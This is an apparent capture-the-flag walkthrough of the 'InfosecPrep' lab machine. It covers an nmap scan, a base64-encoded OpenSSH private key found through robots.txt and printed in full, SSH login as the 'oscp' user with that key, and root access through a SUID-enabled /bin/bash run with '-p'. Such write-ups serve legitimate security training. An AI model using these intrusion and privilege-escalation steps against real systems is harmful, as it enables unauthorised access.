

InfosecPrep

Recon

Nmap

```
nmap -sC -sV -p- 192.168.69.89 -oA nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 19:04 CDT
Nmap scan report for 192.168.69.89
Host is up (0.072s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: OSCP Voucher &#8211; Just another WordPress site
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq,
X11Probe, afp:
|     Invalid message"
|_   HY000
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=5/29%Time=60B2D6E0%P=x86_64-pc-linux-gnu%(N
SF:ULL,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(GenericLines,9,"\x05\x00\x0b\x
SF:x08\x05\x1a\x0")%r(GetRequest,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(HTTPOp
SF:tions,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(RTSPRequest,9,"\x05\x00\x0b\x
SF:\x08\x05\x1a\x0")%r(RPCCheck,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\x00\x0b\x08\x05\x1a\x0\x1e\x00\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\x20HY000")%r(Help,9,"\x05\x00\x0b\x08\x05\x1a\x0")
```

```
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
SF:","\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOptions
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,9,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05\x1
SF:a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY000
SF:)%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\0
SF:\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r
SF:(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 76.36 seconds

Web enumeration

The page displays that is running on WordPress page.



Gobuster

Gobuster gives us some results.



But there is a more interesting page in robots.txt



Once decoded, it reveals an OpenSSH key.


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
8nfK2oDc6LfrDmjQAAAA1vc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----
```

Trying to crack the password doesn't seem to get us anywhere so lets use this key with the "oscp" user mentioned on the web page.

Getting user

We get in using the ssh-key for the oscp user.

```
ssh -i ssh-key oscp@192.168.69.89
```



After running linpeas, we see a few paths to root.

Lets start with bash and check its permissions.

```
-bash-5.0$ ls -l /bin/bash  
-rwsr-sr-x 1 root root 1183448 Feb 25 2020 /bin/bash
```

The bash permissions look strange so lets try running it in privileged mode with the "-p" switch.



It lets us output the /etc/passwd and we are effectively root.

